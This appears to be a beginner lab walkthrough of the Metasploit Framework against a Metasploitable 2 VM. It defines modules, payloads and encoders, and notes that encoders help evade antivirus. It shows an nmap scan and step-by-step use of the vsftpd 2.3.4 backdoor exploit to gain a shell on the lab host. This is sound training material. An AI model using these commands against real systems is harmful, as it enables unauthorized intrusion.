Some Important key terms:

Exploits: The module that will take advantage of the system vulnerabilities and it will install a payload on the system to gain access.

Payloads: The files left on the exploited system which give the attacker the control over the systems. The attacker basically gets to own the target system.

Auxiliary: This provides you with unique type of attacks e.g.: dos functionality, robust tools, scanner, etc

Nops: It stands for “no operation”. It causes a systems processor to stop doing anything for an entire clock-cycle: good for (attacking)system to run a specific file after the buffer exploitation.


Post: It is used after the system has been exploited, allows you to perform attacks after the target system has been owned.

Encoders: It means to re-encode payloads which help getting past security systems like antivirus.

EXPLORING THE METASPLOIT FRAMEWORK


We tried to run few basic commands like help, use, show all, etc

Starting MSF console:



```
root@kali:~# service postgresql start
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console.../
[-] * WARNING: No database support: No database YAML file
[-] ***

                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


       =[ metasploit v5.0.71-dev                          ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 >
```


COMMAND: help



```
msf5 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    load          Load a framework plugin
    quit          Exit the console
    repeat        Repeat a list of commands
    route         Route traffic through a session
    save          Saves the active datastores
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
```


Command: use

Here, “use exploit/windows/browser/adobe_flash_avm2”: used to exploit adobe flash plugin.




```
msf5 > use exploit/windows/browser/adobe_flash_avm2
msf5 exploit(windows/browser/adobe_flash_avm2) > Interrupt: use the 'exit' command to quit
msf5 exploit(windows/browser/adobe_flash_avm2) > 
```

Command: show all: this is used to give the information of a particular module



```
msf5 exploit(windows/browser/adobe_flash_avm2) > show all

Compatible Encoders
===================

   #   Name                          Disclosure Date  Rank       Check  Description
   -   ----                          ---------------  ----       -----  -----------
   0   generic/eicar                                  manual     No     The EICAR Encoder
   1   generic/none                                   normal     No     The "none" Encoder
   2   x86/add_sub                                    manual     No     Add/Sub Encoder
   3   x86/alpha_mixed                                low        No     Alpha2 Alphanumeric Mixedcas
e Encoder
   4   x86/alpha_upper                                low        No     Alpha2 Alphanumeric Uppercas
e Encoder
   5   x86/avoid_underscore_tolower                   manual     No     Avoid underscore/tolower
   6   x86/avoid_utf8_tolower                         manual     No     Avoid UTF8/tolower
   7   x86/bloxor                                     manual     No     BloXor - A Metamorphic Block
 Based XOR Encoder
   8   x86/bmp_polyglot                               manual     No     BMP Polyglot
   9   x86/call4_dword_xor                            normal     No     Call+4 Dword XOR Encoder
   10  x86/context_cpuid                              manual     No     CPUID-based Context Keyed Pa
yload Encoder
   11  x86/context_stat                               manual     No     stat(2)-based Context Keyed
Payload Encoder
   12  x86/context_time                               manual     No     time(2)-based Context Keyed
Payload Encoder
   13  x86/countdown                                  normal     No     Single-byte XOR Countdown En
coder
   14  x86/fnstenv_mov                                normal     No     Variable-length Fnstenv/mov
Dword XOR Encoder
   15  x86/jmp_call_additive                          normal     No     Jump/Call XOR Additive Feedb
ack Encoder
   16  x86/nonalpha                                   low        No     Non-Alpha Encoder
```

IP ADDRESS OF THE METSPLOITABLE 2 MACHINE:




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:aa:6b:0f
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feaa:6b0f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:52 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7339 (7.1 KB)  TX bytes:7400 (7.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

FTP BACKDOOR COMMAND EXECUTION

Nmap to scan the vulnerabilities: (scanning all the ports)


It shows the ports that are open e.g. the ftp port.



```
msf5 > nmap -F -sV 10.0.2.4
[*] exec: nmap -F -sV 10.0.2.4

Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-17 00:04 EST
Nmap scan report for 10.0.2.4
Host is up (0.00046s latency).
Not shown: 82 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
MAC Address: 08:00:27:AA:6B:0F (Oracle VirtualBox virtual NIC)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.31 seconds
msf5 > █
```


Now we are going to search for an exploit on the ftp port using the “search” command. After performing the search command, we will get a list of the exploit with their rank, disclosure date, etc.

e.g. - exploit/unix/ftp/vsftpd_234_backdoor – a backdoor command execution



```
msf5 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  D
escription
   -  ----                                            ---------------  ----       -----  -
----------
   0  auxiliary/gather/teamtalk_creds                                  normal     No     T
eamTalk Gather Credentials
   1  exploit/multi/http/oscommerce_installer_unauth_code_exec  2018-04-30       excellent  Yes    o
sCommerce Installer Unauthenticated Code Execution
   2  exploit/multi/http/struts2_namespace_ognl       2018-08-22       excellent  Yes    A
pache Struts 2 Namespace Redirect OGNL Injection
   3  exploit/unix/ftp/vsftpd_234_backdoor            2011-07-03       excellent  No     V
SFTPD v2.3.4 Backdoor Command Execution


msf5 > █
```


Now we will use this exploit:



```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > 
```


Now we will be showing the options available with the exploit:

(with different exploits and different modules, we will have different options)



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Now to run this particular exploit we need to set the option – “rhosts” which will be the ip address of our target machine i.e. metasploitable 2



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 10.0.2.4
rhost ⇒ 10.0.2.4
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.4         yes       The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Now we have set all the option field and we can further move on to run the “exploit” command.

In case “exploit” command will basically open the backdoor to the target machine. It has opened the command (/reverse) shell (Linux sys).


NEW TERM ALERT:

WHAT IS REVERSE SHELL?

A reverse shell is a shell session established on a connection that is launched from a remote machine, not from the local host. Attackers who successfully exploit a **remote command execution vulnerability** can use a reverse shell to achieve an interactive shell session on the target machine and continue their attack. A reverse shell (also called a connect-back shell) can also be the only way to gain remote shell access across a NAT or firewall.

Here, we have the access to the server

